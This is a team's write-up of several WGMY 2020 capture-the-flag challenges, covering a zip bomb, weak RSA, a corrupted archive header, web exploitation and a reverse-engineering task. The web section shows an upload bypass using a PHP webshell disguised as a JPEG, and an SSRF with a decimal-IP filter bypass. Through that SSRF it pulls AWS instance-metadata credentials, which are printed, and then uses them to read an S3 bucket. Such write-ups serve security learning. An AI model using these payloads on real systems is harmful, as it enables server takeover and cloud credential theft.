70000000's Writeup for WGMY 2020 CTF


MISC

Defuse The Bomb!

We were given a zip file named `bomb.zip`. After opening it in `7zip`, we noticed that there is a difference in size among all other zips. Sorting it by size in `7zip` helps the process.

Name	Size	Packed Size	Modified
7.zip	179 640	43 869	2020-12-03 13:31
0.zip	157 842	8 428	2020-12-03 13:31
1.zip	157 842	8 428	2020-12-03 13:31
10.zip	157 842	8 428	2020-12-03 13:31
11.zip	157 842	8 428	2020-12-03 13:31
12.zip	157 842	8 428	2020-12-03 13:31
13.zip	157 842	8 428	2020-12-03 13:31
14.zip	157 842	8 428	2020-12-03 13:31
15.zip	157 842	8 428	2020-12-03 13:31
16.zip	157 842	8 428	2020-12-03 13:31
17.zip	157 842	8 428	2020-12-03 13:31
18.zip	157 842	8 428	2020-12-03 13:31
19.zip	157 842	8 428	2020-12-03 13:31
2.zip	157 842	8 428	2020-12-03 13:31
3.zip	157 842	8 428	2020-12-03 13:31
4.zip	157 842	8 428	2020-12-03 13:31
5.zip	157 842	8 428	2020-12-03 13:31
6.zip	157 842	8 428	2020-12-03 13:31
8.zip	157 842	8 428	2020-12-03 13:31
9.zip	157 842	8 428	2020-12-03 13:31

The final zip contained the `flag.txt`, however, it's size is 2GB and is difficult for any text editor too open.



So we opted for the easy way out using `grep`.

CRYPTOGRAPHY

---

babyrsa

Initially, we were given a `chal.py`.

chal.py

```python
#!/usr/bin/env python3
from Crypto.Util.number import *
from gmpy2 import next_prime

flag = open("flag.txt","rb").read().strip()
p = getStrongPrime(1024)
q = next_prime(p)
n = p * q
e = 0x10001
m = bytes_to_long(flag)
c = pow(m,e,n)

print(f"n = {n}")
print(f"e = {e}")
print(f"c = {c}")

# Output
# n = 223063514503608352786850085770956375793795197355699936053723820259430659431
# e = 65537
# c = 176029937447756452449320476937363996445074387134210904705244157665271589334
```

Noticing that the name of the challenge is `babyrsa`, we decided to utilise the [RsaCtfTool](). Since we were given the `n`, `e`, and `c`, all we had to do is to insert it according to the commandline arguments of RsaCtfTool.

```
[redacted]:/mnt/hgfs/WGMY/senang/RsaCtfTool# ./RsaCtfTool.py -n 2230635145036083527868500857709563757937951973556999360537238202594306594317219565344750129882896851468728427719860709706563425831426431492737127744227551963799462824497345171342852924643242149244831605576264949487506488361615067824874678878063165939514112643659871310829695880987705050871942985828854240920614171485361733774769246841513730047254159940247240791588216235412901103595978189898901818985124088513479315867554170846479253121198265142133548688881418590469433474874214090747972436038294706064912185448435081270730375075392404296364223013600637163103732240036891471835140700869955695906897920125958473641989 7 -e 65537 --uncipher 17602993744775645244932047693736399644507438713421090470524415766527158933476062715547401853988887892859852712288174327133373629909097820395435401533676533608936213580668532621040243037931761022394679651927262885744960614529599325651735809067636612587147031269202667870888506169666258327004309669721112194725267847462929621419423182917279393538900064854853776147192666718145232846523208281394755265917943312113266402772744899076664734081819237068101883336427745375537437389752990601021671228882409327526733171270971339644452600369079961452292583316600829728068432427992039322905022470729764699358872105298576585603770
```

```
STR : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
wgmy{20e6852af817ca67678df52a1668186c}'
```

STEGANOGRAPHY

---

nuisance


We were given a file `nuisance.arc`. Initial atempt to identify what type of file lets us know that the file has a corrupted header.

```
/m/c/U/7/Downloads file nuisance.arc
nuisance.arc: data
```


Checking in `HxD Editor`, we identified that the header is `CAr` instead of `ArC`.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	43	41	72	01	00	00	06	07	41	72	43	01	02	73	74	6F	CAr.....ArC..sto
00000010	72	69	6E	67	00	10	10	4F	BF	70	87	67	0B	7A	C5	30	ring...O¿p‡g.zÅ0
00000020	25	00	00	09	0E	20	00	3C	15	00	00	ED	08	00	00	23	%.... .<...í...#
00000030	08	00	00	00	00	00	00	00	00	00	00	00	FF	BC	00	16	............ÿ¼..
00000040	AB	75	EC	61	BA	9E	46	2B	8D	1A	BE	BD	EC	32	4A	C2	«uìaºžF+..¾½ì2JÂ
00000050	36	62	6A	2F	2F	4F	0D	DA	D5	D1	3D	A2	A6	3A	19	57	6bj// O ÚÕÑ=¢¦: W

After fixing the header, we managed to open the file with `PeaZip` and we see a `flag.palm`.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	41	72	43	01	00	00	06	07	41	72	43	01	02	73	74	6F	ArC.....ArC..sto
00000010	72	69	6E	67	00	10	10	4F	BF	70	87	67	0B	7A	C5	30	ring...O¿p‡g.zÅ0
00000020	25	00	00	09	0E	20	00	3C	15	00	00	ED	08	00	00	23	%.... .<...í...#
00000030	08	00	00	00	00	00	00	00	00	00	00	00	FF	BC	00	16	..........ÿ¼..
00000040	AB	75	EC	61	BA	9E	46	2B	8D	1A	BE	BD	EC	32	4A	C2	«uìaºžF+..¾½ì2JÂ
00000050	36	62	6A	2F	2E	4F	0D	DA	D5	D1	3D	A2	A6	3A	19	57	6bj/.O.ÚÕÑ=¢¦:.W
00000060	E3	00	05	11	C3	2E	95	2F	7A	A9	A1	BF	81	42	0D	BE	ã...Ã.•/z©¡¿.B.¾
00000070	63	36	21	E3	8D	EB	31	86	63	3E	E7	03	46	CD	52	AE	c6!ã.ë1†c>ç.FÍR®



Being lazy, we used the online converter here. And opened the converted `flag.bmp`.

WEB

Jika Kau Fikirkan Kau Boleh

Initially, we were given the URL `http://178.62.233.224:31337/`. We were advised to perform enumeration. After some enumeration, we get the uploads directory.

```
/m/c/U/7/D/gobuster-linux-amd64 ./gobuster dir -u http://178.62.233.224:31337/ -w /mnt/t/SecLists/Discovery/Web-Content/raft-small-directories.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://178.62.233.224:31337/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /mnt/t/SecLists/Discovery/Web-Content/raft-small-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
                  Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 327] [--> http://178.62.233.224:31337/uploads/]
```


We tried to access uploads directory but got redirected. We proceeded to intercept with Burp to see the upload redirection response.

```
HTTP/1.1 302 Found
Date: Sat, 05 Dec 2020 16:25:59 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.13
Location: /index.php?msg=1
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 8753

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.
<html>
  <head>
    <meta http-equiv="Content-Type" conten
    <meta name="viewport" content="width=d
    <link href='http://fonts.googleapis.co
    <title>
      muat naik gambar
    </title>
    <style>
```

Checking the response in Burp, there is 1 method of redirection happening.

1. Location Header

Apart from the redirection, there was also an upload functionality. To be able to access the upload functionailty, we have to edit the response to remove the redirects. To do that, we utilized Burp's "Match and Replace" functionality.



However, after doing that, the upload functionality wont work due to missing dependancies. To solve this, we hosted a web server to serve the required dependancies with the command below

```
devd -p 80 /ajax/libs/jquery/1.7/jquery.min.js=./jquery-1.7.min.js
/ui/1.10.0/themes/base/jquery-ui.css=./jquery-ui-1.10.0/themes/base/jquery-ui.css
/pan/jquery.shadow/jquery.shadow.js=./jquery.shadow.js
/pan/jquery.shadow/jquery.shadow.css=./jquery.shadow.css
```


The upload functionality had client sided checks for the extension and file size which is images only and 2mb of size. To bypass that, we utilized a small php webshell and we added the JPG magic bytes to the start of the file.

Request

Raw | Params | Headers | Hex

```
POST /uploads/upload.php?t=7ug61p.jpeg.php HTTP/1.1
Host: 178.62.233.224:31337
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------296590036936711618293078669036
Content-Length: 38626
Origin: http://178.62.233.224:31337
DNT: 1
Connection: close
Referer: http://178.62.233.224:31337/uploads/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2000000
-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="emailAddress"


-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="user_key"


-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="time_key"


-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="redurl"


-----------------------------296590036936711618293078669036
Content-Disposition: form-data; name="fileselect"; filename="apt-lifecycle.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛC<?php system($_GET[1]);?>
```

With that upload, we were able to get a webshell.



Moving on, we tried to view the flag.txt but we received a message to go deeper. After enumerating, and we found `start.sh`. We proceeded to read `start.sh` file and find that flag is hidden in redis with random key. We extracted all redis keys using

```
redis-cli keys '*'
```

We finally got the flag by using


```
redis-cli get rXCETIn7qs9ll
```

`wgmy{9fdfa2a48a1aa104166faa4026c61eb2}`


Dankdebrid

We are given `http://dankdebrid.wargames.my/ | AWS?` at the start. Upon visiting, `http://dankdebrid.wargames.my/` we are greeted with a 200. Checking the `favicon.ico` for the website, it seems that the picture is jsp.

With that information, we tried accessing `http://dankdebrid.wargames.my/index.jsp` and gained access to a login page.



Trying to login gets us redirected. So we intercept with Burp to see the login method and we get a 302 redirect.




Checking the response in Burp, there are 2 methods of redirection happening. All redirections are to error.jsp

1. Location Header
2. windows.location.replace


Apart from the redirections, there was also a form which POST to transfer-download.jsp

```
<div id="test1-header" class="accordion_headings">
  Transfer
</div>
<div id="test4-content">
  <div class="accordion_child">
    <p>
      Since we're currently on beta the transfer function is only limited to our internal servers.
    </p>
    <form action="transfer-download.jsp" method="post">
      <div class="form_settings">
        <p>
          <span>URL</span>
          <input class="contact" type="text" maxlength="150" placeholder="https://example.com/movie.mp4"
        </p>
        <p style="padding-top: 15px">
          <span> </span>
          <input class="submit" type="submit" name="submit_URL" value="Download" />
        </p>
      </div>
    </form>
    <p>
      <small>
        Rate-limiting disabled*
      </small>
    </p>
```


To be able to access the form, we have to edit the response to remove the redirects. To do that, we utilized Burp's "Match and Replace" functionality.



After removing the redirects, we were greeted with the form to POST to transfer-download.jsp



After trying `http://127.0.0.1/secret.txt` as the payload, we got Blocked as the response. Looking into the response in Burp, we saw a HTML comment below.



With that in mind, we tried to perform SSRF. Our initial payloads all returned Blocked just like the 127.0.0.1 attempt. However, upon researching, we found a medium post regarding SSRF payload on aws. Here

We tried the payload as below

```
curl -v http://dankdebrid.wargames.my/transfer-download.jsp -d 'transferURL=http://169.254.169.254/latest/meta-data&submit_URL=Download' -H "Host: 127.0.0.1" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
```

The server returned a different error message which is `SSRF attempt detected and blocked. Try harder.` We did some researching on SSRF bypass and tried to convert the IP address to decimal to bypass the SSRF filter and our payload is `http://2852039166/latest/meta-data`. This time it was successful. We proceeded to enumerate the SSRF response and got the s3 Access Key, Secret Access Key and Token

```
curl -v http://dankdebrid.wargames.my/transfer-download.jsp -d
'transferURL=http://2852039166/latest/meta-data/iam/security-
credentials/s3_readonly_wgmy2020&submit_URL=Download' -H "Host: 127.0.0.1" -H "User-
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
```

and the response was

```
{ "Code" : "Success", "LastUpdated" : "2020-12-05T11:07:01Z", "Type" : "AWS-HMAC",
"AccessKeyId" : "ASIAV7E3NXUKE3MNV46R", "SecretAccessKey" :
"5E4Ph9OMuT4v4D7mJxQC8S3rLemeuCIvR+ArNraO", "Token" :
"IQoJb3JpZ2luX2VjEGQaCXVzLWVhc3QtMSJHMEUCIEy0r5ioKSI0ESShJ15PCaWstyi3mwOXozpaHs7UdfCjAiE
 "Expiration" : "2020-12-05T17:08:25Z" }
```

Moving on, we installed `awscli` and placed the s3 Access Key, Secret Access Key and Token into the configuration file `config` as below

```
[default]
aws_access_key_id = ASIAV7E3NXUKE3MNV46R
aws_secret_access_key = 5E4Ph9OMuT4v4D7mJxQC8S3rLemeuCIvR+ArNraO
aws_session_token =
IQoJb3JpZ2luX2VjEGQaCXVzLWVhc3QtMSJHMEUCIEy0r5ioKSI0ESShJ15PCaWstyi3mwOXozpaHs7UdfCjAiEA

output = json
```

After that, we utilized the copy function to get secret.txt. Reading secret.txt gives you the flag.


```
aws s3 cp s3://wgmy2020-1/secret.txt C:\users\7E7\Desktop
```

`wgmy{fce704324cced786680972eeafd406da}`


RE

Senang

We were given a binary to reverse engineer. Run the binary and you will get a prompt for flag.



Next, we run senang in `x32dbg` debugger to follow the flow. Alongside, we also use `ghidra` to see the decompiled code. A compare string was standing out in Ghidra.



```
iVar1 = _strncmp((char *)&local_14,(char *)((int)param_1 + in_stack_ffffff80 * 2 +
5),2)
```

We tried to follow in debugger and gotten to a part after `"Kuehtiow was here ?"`.

```
001B1175 | 51                       | push ecx                                 |
ecx:"b4"
001B1176 | E8 55A00000              | call senang.1BB1D0                       |
```

Going in to the function `1BB1D0`, we see that the values in ecx are use to compare against the key input. So now we need to get the values of ecx. Scrolling above the `push ecx`, we identified the below command storing ecx into `ebp+eax-20`.

```
001B1147 | 0FB64C05 E0              | movzx ecx,byte ptr ss:[ebp+eax-20]       |
```

